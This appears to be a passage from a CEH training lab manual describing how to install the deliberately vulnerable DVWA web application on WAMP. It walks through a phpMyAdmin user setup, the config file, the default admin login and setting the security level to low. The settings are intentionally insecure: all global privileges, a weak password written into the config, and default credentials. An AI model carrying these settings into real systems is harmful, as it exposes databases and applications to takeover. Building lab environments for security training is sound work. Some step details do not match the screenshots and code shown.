Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

localhost/phpmyadmin/index.php?db=dwqa&token=f0f3e17e20c5ff1a85568013eb2094b0

Choose What I Share

8. Wordpress database's webpage appears, click **Privileges**



9. Here, you will be adding a user to the database. To add, click the **Add user** link.

The screenshot shows the phpMyAdmin interface for the 'dvwa' database. The main table displays four users with 'ALL PRIVILEGES' granted: 'root' from '127.0.0.1', 'root' from '-1', 'root' from 'localhost', and 'umbra' from 'localhost'. Below the table, there is a 'New' section containing a 'Add user' button, which is highlighted with a red box. The browser's address bar shows the URL: localhost/phpmyadmin/index.php?db=dvwa&token=f0f3e17e2dc5ff1085568013eb209. The status bar at the bottom indicates: 'localhost/phpmyadmin/server\_privileges.php?db=dvwa&token=f0f3e17e2dc5ff1085568013eb209#goto=db\_operations.php&adduser=1&dbname=dvwa' and 'Choose What I Share'.

User	Host	Type	Privileges	Grant	Action
root	127.0.0.1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	-1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
umbra	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>

10. Add user page appears,

Under **Login Information** section:

- Type **dvwa\_user** in the **User name** text field,
- Select **Local** from the **Host** drop-down list
- Type the password as **test@123** in **Password** and **Re-type** password fields

In the **Global privileges** section:

- Click Check All** link

11. Click **Add User** button

The screenshot shows the 'Add user' dialog box with the following details:


- Login Information:**
  - User name: dvwa\_user (highlighted with red box)
  - Host: Local (highlighted with red box)
  - Password: test@123 (highlighted with red box)
  - Re-type: test@123 (highlighted with red box)
  - Generate password: (disabled)
- Database for user:**
  - None (radio button)
  - Create database with same name and grant all privileges (radio button)
  - Grant all privileges on wildcard name (username)\\_% (radio button)
  - Grant all privileges on database 'wordpress' (radio button)
- Global privileges:** (Check All / Uncheck All) (highlighted with red box)
  - Note: MySQL privilege names are expressed in English.
  - Data tab: SELECT (checkbox checked)
  - Structure tab: CREATE (checkbox checked)
  - Administration tab: GRANT (checkbox checked)
- Buttons:** Add user (highlighted with red box), Cancel

12. You will observe the newly added user in the dvwa database's webpage as shown in the following screenshot:


User	Host	Type	Privileges	Grant	Action
dvwa_user	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
		database-specific	ALL PRIVILEGES	No	<a href="#">Edit Privileges</a>
root	127.0.0.1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	::1	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>
root	localhost	global	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a>

13. Close the Web browser


14. Navigate to **Z:\CEHv9 Lab Prerequisites\Websites** and copy the **dvwa** folder



15. Navigate to **C:\wamp\www** and paste the **dvwa** folder which you have copied in the previous step



16. Navigate to **C:\wamp\www\dvwa\config** and open **config.inc.php** file with **Notepad++**



17. **config.php** file appears in Notepad++. Now:

- In **line no. 17**, assign the mysql database server host as **localhost** in single quotes.
- In **line no. 18**, assign the database name as **dvwa** in single quotes.
- In **line no. 19**, assign the mysql database username as **dvwa\_user** in single quotes.
- In **line no. 20**, assign the mysql database password as **test@123** in single quotes.

```

1 # If you are having problems connecting to the MySQL database and all of the variables below
2 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to s
3 # Thanks to digininja for the fix.
4
5 # Database management system to use
6
7 $DBMS = 'MySQL';
8 #$DBMS = 'PGSQL';
9
10 # Database variables
11 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
12 # Please use a database dedicated to DVWA.
13
14 $_DVWA = array();
15 $_DVWA[ 'db_server' ] = 'localhost';
16 $_DVWA[ 'db_database' ] = 'dvwa';
17 $_DVWA[ 'db_user' ] = 'dvwa_user';
18 $_DVWA[ 'db_password' ] = 'test@123';
19
20 # Only needed for PGSQL
21 $_DVWA[ 'db_port' ] = '5432';
22
23 # ReCAPTCHA Settings
24 # Get your keys at https://www.google.com/recaptcha/admin/create
25 $_DVWA['recaptcha_public_key'] = "";
26 $_DVWA['recaptcha_private_key'] = "";
27
28

```


18. Once done, save the file

19. Launch a web browser, type the URL <http://localhost/dvwa/setup.php> in the address bar and press **Enter**

20. Database setup webpage appears, click **Create / Reset Database** button




21. Databases will be successfully created, close the web browser.



22. Now, type **http://localhost/dvwa/login.php** in the address bar and press **Enter**. DVWA login page appears, type **admin** in **Username** field, **password** in **Password** field and click **Login** button.




23. Admin page appears, click **DVWA Security** in the left pane



24. DVWA Security webpage appears, select low option from the drop-down list and click Submit

The screenshot shows a web browser window for the DVWA Security page. The URL in the address bar is `localhost/dvwa/security.php`. The DVWA logo is at the top. On the left, there's a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'Insecure CAPTCHA' item is currently selected. The main content area has a heading 'DVWA Security' with a yellow info icon. It says 'Security Level is currently high.' Below that, it says 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' A dropdown menu is open, showing 'low' as the selected option, with other choices like 'medium' and 'high'. A 'Submit' button is next to the dropdown. Below this, there's a section for 'PHPIDS' with a link to 'PHPIDS v0.6 (PHP-Intrusion Detection System)'. It says 'PHPIDS is currently disabled.' with links to 'enable PHPIDS', '[Simulate attack]', and '[View IDS log]'. The browser window has standard navigation buttons (back, forward, search, etc.) at the top.

25. On configuring the security setting, click **Logout** in the left pane



# End of the Document